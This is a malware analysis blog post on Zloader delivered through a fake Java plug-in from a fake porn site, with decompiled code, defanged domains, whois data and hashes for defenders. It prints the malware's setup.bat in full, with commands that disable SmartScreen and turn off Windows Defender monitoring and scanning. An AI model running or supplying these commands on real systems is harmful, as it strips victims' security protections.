Java Plug-Ins Delivering Zloader

Published: 2021-06-23 · Archived: 2026-04-05 22:35:26 UTC

Fake plug-ins delivering malware are not new to the cyber security community, but modules used to deliver the malware and the malware itself varies depending on what is trending. As long as naive users exist, this initial vector will always be successful in befooling the users. In this blog, we will be seeing how threat actors used a fake porn site to deliver the **Zloader** malware through a fake Java plug-in. Figure 1 shows how a fake porn site urges users to update their **Java plug-in** in order to play the requested video.



Figure 1: Fake Java plug-in installer

When downloaded and executed, the fake Java plug-in gets installed under the following folder **C:\Program Files (x86)\Microsoft Corporation\Windows Security Update\j_service.exe** as depicted in Figure 2. It also gives users the option to **uninstall the plug-in from the control panel**. In some cases, it also gets installed in **C:\program files (x86)\sun technology network\oracle java se\j_service.exe**.



Figure 2: Installation directory

j_service.exe marked in Figure 2 is the downloader module which downloads the Zloader onto the system. NSudo.exe marked in Figure 2 is a system management toolkit developed by M2team that helps to launch any application with full admin privileges. Further information about the tool can be found in hxxps[:]//nsudo.m2team[.]org/zh-hans/. The setup.bat file contains a sequence of instructions to disable/stop/remove Windows components like Windows Defender as depicted in Figure 3.

```
takeown /f "%systemroot%\System32\smartscreen.exe" /a
icacls "%systemroot%\System32\smartscreen.exe" /reset
taskkill /im smartscreen.exe /f
icacls "%systemroot%\System32\smartscreen.exe" /inheritance:r /remove *S-1-5-32-544 *S-1-5-11 *S-1-5-32-545 *S-1-5-18

start /b powershell.exe -command "Add-MpPreference -ExclusionExtension ".exe""
start /b powershell.exe -command "Add-MpPreference -ExclusionExtension ".dll""
cmd /c powershell.exe -command "Set-MpPreference -MAPSReporting 0"
start /b powershell.exe -command "Set-MpPreference -PUAProtection disable"
start /b Register.exe
start /b powershell.exe -command "Set-MpPreference -EnableControlledFolderAccess Disabled"


start /b powershell.exe -command "Set-MpPreference -DisableRealtimeMonitoring $true"

start /b powershell.exe -command "Set-MpPreference -DisableBehaviorMonitoring $true"

start /b powershell.exe -command "Set-MpPreference -DisableBlockAtFirstSeen $true"

start /b powershell.exe -command "Set-MpPreference -DisableIOAVProtection $true"
start /b powershell.exe -command "Set-MpPreference -DisablePrivacyMode $true"

start /b powershell.exe -command "Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true"
start /b powershell.exe -command "Set-MpPreference -DisableArchiveScanning $true"
```


Figure 3: setup.bat

After successful installation, the java.msi starts the **j_service.exe** process. The j_service.exe by itself is not responsible for downloading the Zloader, instead it loads another DLL file named **AccessibleHandler.dll** and creates a new thread to execute it. The AccessibleHandler first checks the region locale to decide whether to continue with further execution or to terminate the execution. It converts the code page language to appropriate locale names so that it can be compared later on. The converted locale names are Japan, China, Korea and Taiwan as depicted in Figure 4 which might be their targeted region.

```
wchar_t * __cdecl CPtoLocaleName(int param_1)

{
  if (param_1 == 0x3a4) {
    return (wchar_t *)L"ja-JP";
  }
  if (param_1 == 0x3a8) {
    return (wchar_t *)L"zh-CN";
  }
  if (param_1 == 0x3b5) {
    return (wchar_t *)L"ko-KR";
  }
  if (param_1 != 0x3b6) {
    return (wchar_t *)0x0;
  }
  return (wchar_t *)L"zh-TW";
}
```

Figure 4: Locale name

After that it performs some basic anti-debugging checks like IsDebuggerPresent(), PEB checks which can be easily bypassed. Then it proceeds to contact the URL to download the encrypted Zloader. It first concatenates the parts of the URL to get the full URL as depicted in Figure 5. Later, it contacts the URL to download the encrypted content as depicted in Figure 6 and stores it in a buffer for decrypting later.



Figure 5: URL concat

Figure 6: Wireshark capture of encrypted file download

After decrypting it gets the %Appdata% path using **SHGetFolderPathA()** API as depicted in Figure 7. Then it creates a file named **Microsoft_shared.tmp in the %appdata%** folder and writes the decrypted content in the buffer to the file Microsoft_shared.tmp as depicted in Figure 8.

```
uint __fastcall FUN_1000d317(undefined4 param_1)

{
  HANDLE hObject;
  int iVar1;
  uint uVar2;
  bool bVar3;

  hObject = (HANDLE)FUN_1000d53d();
  if (hObject == (HANDLE)0xffffffff) {
    uVar2 = SHGetFolderPathA(0,0x1a,0,0,param_1);
    bVar3 = false;
    if (uVar2 == 0) {
      bVar3 = true;
    }
  }
  else {
    iVar1 = SHGetFolderPathA(0,0x1a,hObject,0,param_1);
    uVar2 = CloseHandle(hObject);
    bVar3 = iVar1 == 0;
  }
  return uVar2 & 0xffffff00 | (uint)bVar3;
}
```

Figure 7: Get %Appdata% location

```
uint __fastcall FUN_1000d365(undefined4 *param_1,undefined4 *param_2)

{
  HANDLE hFile;
  undefined4 *lpBuffer;
  BOOL BVar1;
  bool bVar2;
  undefined4 *local_8;

  bVar2 = false;
  if (0xf < (uint)param_2[5]) {
    param_2 = (undefined4 *)*param_2;
  }
  local_8 = param_1;
  hFile = CreateFileA((LPCSTR)param_2,0x40000000,3,(LPSECURITY_ATTRIBUTES)0x0,2,0x80,(HANDLE)0x0);
  if (hFile != (HANDLE)0xffffffff) {
    local_8 = (undefined4 *)0x0;
    lpBuffer = param_1;
    if (0xf < (uint)param_1[5]) {
      lpBuffer = (undefined4 *)*param_1;
    }
    BVar1 = WriteFile(hFile,lpBuffer,param_1[4],(LPDWORD)&local_8,(LPOVERLAPPED)0x0);
    bVar2 = BVar1 != 0;
    hFile = (HANDLE)CloseHandle(hFile);
  }
  return (uint)hFile & 0xffffff00 | (uint)bVar2;
}
```

Figure 8: Createfile and Writefile

The Microsoft_shared.tmp is a DLL file and is executed using regsvr32.exe. It first concatenates the string **regsvr32 /s** as depicted in Figure 9 using similar routine used to concatenate the URL and executes the

Microsoft_shared.tmp using **CreateProcessAsUserW()** API as depicted in Figure 10 with command line argument regsvr32 /s.

```
6DD9CFF7    83 C4 0C          add esp,C
6DD9CFFA    AB                stosd dword ptr es:[edi],eax
6DD9CFFB    68 44 3E DA 6D    push accessiblehandler.6DDA3E44      6DDA3E44:"regs"
6DD9D000    AB                stosd dword ptr es:[edi],eax
6DD9D001    AB                stosd dword ptr es:[edi],eax
6DD9D002    E8 DF 41 FF FF    call accessiblehandler.6DD911E6
6DD9D007    6A 08             push 8
6DD9D009    68 4C 3E DA 6D    push accessiblehandler.6DDA3E4C      6DDA3E4C:"vr32 /s "
6DD9D00E    8D 4D E4          lea ecx,dword ptr ss:[ebp-1C]
6DD9D011    E8 D8 40 FF FF    call accessiblehandler.6DD910EE
6DD9D016    6A 01             push 1
```

Figure 9: Concat regsvr32 /s

```
6DD9D0B4    8D 8D 70 FF FF FF  lea ecx,dword ptr ss:[ebp-90]
6DD9D0BA    51                 push ecx
6DD9D0BB    53                 push ebx
6DD9D0BC    FF 75 C8           push dword ptr ss:[ebp-38]
6DD9D0BF    8D 45 CC           lea eax,dword ptr ss:[ebp-34]
6DD9D0C2    0F 43 45 CC        cmovae eax,dword ptr ss:[ebp-34]
6DD9D0C6    68 00 04 00 00     push 400                          Create unicode environment
6DD9D0CB    53                 push ebx
6DD9D0CC    53                 push ebx
6DD9D0CD    53                 push ebx
6DD9D0CE    50                 push eax
6DD9D0CF    53                 push ebx
6DD9D0D0    57                 push edi
6DD9D0D1    FF 15 00 F0 D9 6D  call dword ptr ds:[<&CreateProcessAsUserW>]
6DD9D0D7    85 C0              test eax,eax
```

Figure 10: CreateProcessAsUserW()

The Microsoft_shared.tmp is a custom packed file which was uploaded to **Intezer** to see if the memory module matches any genes of the known malware family as depicted in Figure 11. As predicted, it matched with the Zloader variant.



Figure 11: Genes matching (courtesy of Intezer)

The fake porn site **Pornovideos8k[.]com** might be taken down by the time this blog gets released. However the URL on which the encrypted file was hosted **vivacemusic[.]site** would still be live which even has its own login

seeming like a bot panel or repository as depicted in Figure 12 and the whois info of the same is depicted in Figure 13.



Figure 12: Authentication page

```
Domain Name: VIVACEMUSIC.SITE
Registry Domain ID: D213332303-CNIC
Registrar WHOIS Server: whois.reg.ru
Registrar URL: https://www.reg.ru/
Updated Date: 2020-12-14T10:23:48.0Z
Creation Date: 2020-12-09T10:21:47.0Z
Registry Expiry Date: 2021-12-09T23:59:59.0Z
Registrar: Registrar of Domain Names REG.RU, LLC
Registrar IANA ID: 1606
Domain Status: ok https://icann.org/epp#ok
Registrant Organization:
Registrant State/Province: Sydney
Registrant Country: AS
Registrant Phone: +93.281372121
Registrant Email:  ertkdsadosajh@googla.gq
Admin Phone: +93.281372121
Admin Email:  ertkdsadosajh@googla.gq
Tech Phone: +93.281372121
Tech Email:  ertkdsadosajh@googla.gq
Name Server: NS1.REG.RU
Name Server: NS2.REG.RU
DNSSEC: unsigned
Billing Phone: +93.281372121
Billing Email:  ertkdsadosajh@googla.gq
Registrar Abuse Contact Email:  abuse@reg.ru
Registrar Abuse Contact Phone: +7.4955801111
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

Figure 13: whois info

This type of attack is not new, however users still fall victim to the same trick. We strongly recommend users to be cautious when installing such plug-ins from unknown sites and stay away from those showing notifications/pop ups. Install security software from a reputed organization like **K7 Computing** which will protect you from these kinds of threats.

Indicators Of Compromise (IOCs)

Hash	File Name	K7 Detection Name

67fc6cca4761bb4913b49d3257dff8a4	Microsoft_shared.tmp	Trojan (0057dc291)
1c0cbc7b9df0831070a0b8074d166644	j_service.exe	Trojan-Downloader (0057c2d31)
DC3B94EAFF84F7E3832E5C91CE044173	AccessibleHandler.dll	Trojan-Downloader (0057dac31)
65455FE14BB0F3BAA9D43C4CF2B421F7	Java.msi	Trojan (0001140e1)
